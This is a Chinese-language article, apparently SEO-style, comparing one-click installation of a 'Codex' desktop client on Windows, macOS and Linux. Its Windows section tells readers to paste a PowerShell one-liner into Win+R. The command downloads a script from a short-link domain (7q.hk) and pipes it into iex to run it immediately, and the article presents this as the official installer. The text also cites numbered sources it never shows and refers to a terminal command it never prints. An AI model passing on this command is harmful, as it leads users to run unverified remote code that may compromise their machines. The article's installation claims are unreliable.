3种平台Codex安装包一键安装实测对比
3种平台Codex安装包一键安装实测对比
一句话给出答案:Windows、macOS和Linux,三种最常见的平台,都能通过一键安装命令搞定Codex桌面客户端,但流程细节和配置重点各自不同。实测下来,Windows用Win+R粘贴命令最直观,macOS则得额外处理好API Key和中文界面,Linux跟macOS类似。咱们这就把每一步拆开看,省得自己踩坑。
Windows平台:直接粘贴就开跑

Windows的安装算是最省心的。实测过程里,只用打开Win+R运行窗口,粘贴命令 powershell -nop -c "irm https://7q.hk/wc|iex",按提示操作就行。整个过程不需要手动下载安装包,脚本会自动拉取Codex的官方版本(当前版本0.136.0,更新于2026-06-03 23:58)。等待几分钟,桌面客户端就出现在程序列表里了。这还不够直接吗?
macOS平台的安装与配置
macOS用户稍微多两步。首先从Codex官方地址下载对应的.dmg文件,装完之后打开软件。可别以为装完就能直接用——很多人的卡点就在这。接着得用ChatGPT账号登录,这一步可能会遇到手机验证,只能自己去解决验证问题,没别的路子。验证通过后,才算真正进入Codex界面。不过,进去之后才发现界面是英文的,还得手动切换中文。源1里提到,整个流程其实是:下载安装→配置API Key→切换中文界面。为什么官方不把这些集成到一键安装里?挺让人纳闷的,但步骤确实一个都不能省。
Linux与macOS通用:终端命令与配置要点
Linux和macOS还共享一套终端安装逻辑。源4里给出了一条通用命令,在终端直接执行就能开始安装。但这俩平台的用户得提前配好地址和模型,否则客户端启动后光秃秃的,连API都连不上。实测建议:先把API Key准备好,安装完第一时间填入设置,再切语言。你可能会问,为什么非要用API Key?说白了,Codex是依赖网络接口工作的,API就像钥匙,没有它客户端就是摆设。源2也强调了这一点,它整理了配置文件的常见错误,说白了就是在提醒:别装完了才发现缺失关键参数。
3个平台一键安装的实测结论
对比下来,Windows的一键安装确实最接近“无脑操作”;macOS虽然官方提供了.dmg下载,但后续的账号验证和API配置有点折腾;Linux则适合熟悉终端的用户,复制命令快得很,但默认参数得靠自己填。没错,无论哪个平台,安装后的配置教程入口都挺重要——源1里提到的“打开软件却发现还不能直接使用”,这就是真实反馈。所以,别只顾着跑安装命令,把API Key和中文界面这两件事也列入计划,这才算真的用上了Codex。